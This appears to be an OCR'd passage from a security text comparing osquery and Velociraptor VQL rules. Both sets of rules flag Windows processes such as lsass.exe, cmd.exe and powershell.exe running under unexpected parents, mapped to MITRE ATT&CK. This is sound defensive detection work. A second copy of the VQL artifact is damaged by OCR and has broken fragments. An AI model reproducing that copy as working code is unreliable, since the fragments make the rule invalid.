
```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

  ### References:
  * https://www.sans.org/security-resources/posters/hunt-evil/165/download
  * https://github.com/teoseller/osquery-attck/blob/master/
  windows-incorrect_parent_process.conf

precondition: SELECT OS From info() where OS = 'windows'

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

sources:
    - queries:
      # Build up some cached queries for speed.
      - LET lookup <= SELECT * FROM parse_csv(filename=lookupTable,
      accessor='data')
      - LET processes <= SELECT Name, Pid, Ppid, CommandLine, CreateTime, Exe
      FROM pslist()
      - LET processes_lookup <= SELECT Name As ProcessName, Pid As ProcID
      FROM processes
      - |
        // Resolve the Ppid into a parent name using our processes_lookup
        LET resolved_parent_name = SELECT * FROM foreach(
        row={ SELECT * FROM processes},
        query={
          SELECT Name AS ActualProcessName,
                 ProcessName AS ActualParentName,
                 Pid, Ppid, CommandLine, CreateTime, Exe
          FROM processes_lookup
          WHERE ProcID = Ppid LIMIT 1
        })

      - |
        // Get the expected parent name from the table above.
        SELECT * FROM foreach(
          row=resolved_parent_name,
          query={
            SELECT ActualProcessName,
                   ActualParentName,
                   Pid, Ppid, CommandLine, CreateTime, Exe,
                   ParentRegex as ExpectedParentName
            FROM lookup
            WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName
            =~ ParentRegex
        })
```


```
"platform": "windows",
"description": "ATT&CK: T1173,T1086,T1204,T1183",
"queries": {
  "services.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='services.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='services.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "lsass.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='lsass.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='wininit.exe') AND LOWER(name)='lsass.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "svchost.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='services.exe') AND LOWER(name)='svchost.exe') OR pid=(SELECT
          pid FROM processes WHERE parent!=(SELECT pid from processes where
          name='services.exe') AND LOWER(name)='svchost.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1204",
      "removed": false
      },
  "cmd.exe_incorrect_parent_process": {
    "query": "SELECT name as bad_parent_child_name, pid bad_parent_child_pid
        FROM processes WHERE pid=(SELECT parent FROM processes WHERE
        parent!=(SELECT pid from processes where name='explorer.exe') AND
        LOWER(name)='cmd.exe') OR pid=(SELECT pid FROM processes WHERE
        parent!=(SELECT pid from processes where name='explorer.exe') AND
        LOWER(name)='cmd.exe');",
    "interval": 60,
    "description": "Detect processes masquerading as legitimate Windows
        processes - ATT&CK T1173,T1204",
    "removed": false
      },
  "powershell.exe_incorrect_parent_process": {
      "query": "SELECT name as bad_parent_child_name, pid
          bad_parent_child_pid FROM processes WHERE pid=(SELECT parent FROM
          processes WHERE parent!=(SELECT pid from processes where
          name='explorer.exe') AND LOWER(name)='powershell.exe') OR
          pid=(SELECT pid FROM processes WHERE parent!=(SELECT pid from
          processes where name='explorer.exe') AND LOWER(
          name)='powershell.exe');",
      "interval": 60,
      "description": "Detect processes masquerading as legitimate Windows
          processes - ATT&CK T1173,T1086,T1204",
```

Comparisc between osquery ar VQL for checking child-parent process relationships.

… this goes for a while

```
name: Windows.Attack.ParentProcess
description: |
  Maps the Mitre Att&ck framework process executions into artifacts.

parameters:
  - name: lookupTable
    default: |
      ProcessName,ParentRegex
      smss.exe,System
      runtimebroker.exe,svchost.exe
      taskhostw.exe,svchost.exe
      services.exe,wininit.exe
      lsass.exe,wininit.exe
      svchost.exe,services.exe
      cmd.exe,explorer.exe
      powershell.exe,explorer.exe
      iexplore.exe,explorer.exe
      firefox.exe,explorer.exe
      chrome.exe,explorer.exe

l/165/download

upTable,

e, CreateTime, Exe

- LET processes_lookup <= SELECT Name AS ProcessName, Pid As ProcID
FROM processes
- |
  // Resolve the Ppid into a parent name using our processes_lookup
  LET resolved_parent_name = SELECT * FROM foreach(
  row={ SELECT * FROM processes},
  query={
    SELECT Name AS ActualProcessName,
           ProcessName AS ActualParentName,
           Pid, Ppid, CommandLine, CreateTime, Exe
    FROM processes_lookup
    WHERE ProcID = Ppid LIMIT 1
  })

- |
  // Get the expected parent name from the table above.
  SELECT * FROM foreach(
    row=resolved_parent_name,
    query={
      SELECT ActualProcessName,
             ActualParentName,
             Pid, Ppid, CommandLine, CreateTime, Exe,
             ParentRegex as ExpectedParentName
      FROM lookup
      WHERE ActualProcessName =~ ProcessName AND NOT ActualParentName
      =~ ParentRegex
  })
```



Velociraptor | View Artifacts
Not secure | https://localhost:8889/app.html#/view_artifacts
Search Box
Velocidex-01
connected
0
nick
triage
Server.Analysis.Triage.PowershellConsole
Triage.Collection.Upload
Triage.Collection.UploadTable
Windows.Triage.Collectors.Amcache
Windows.Triage.Collectors.BCD
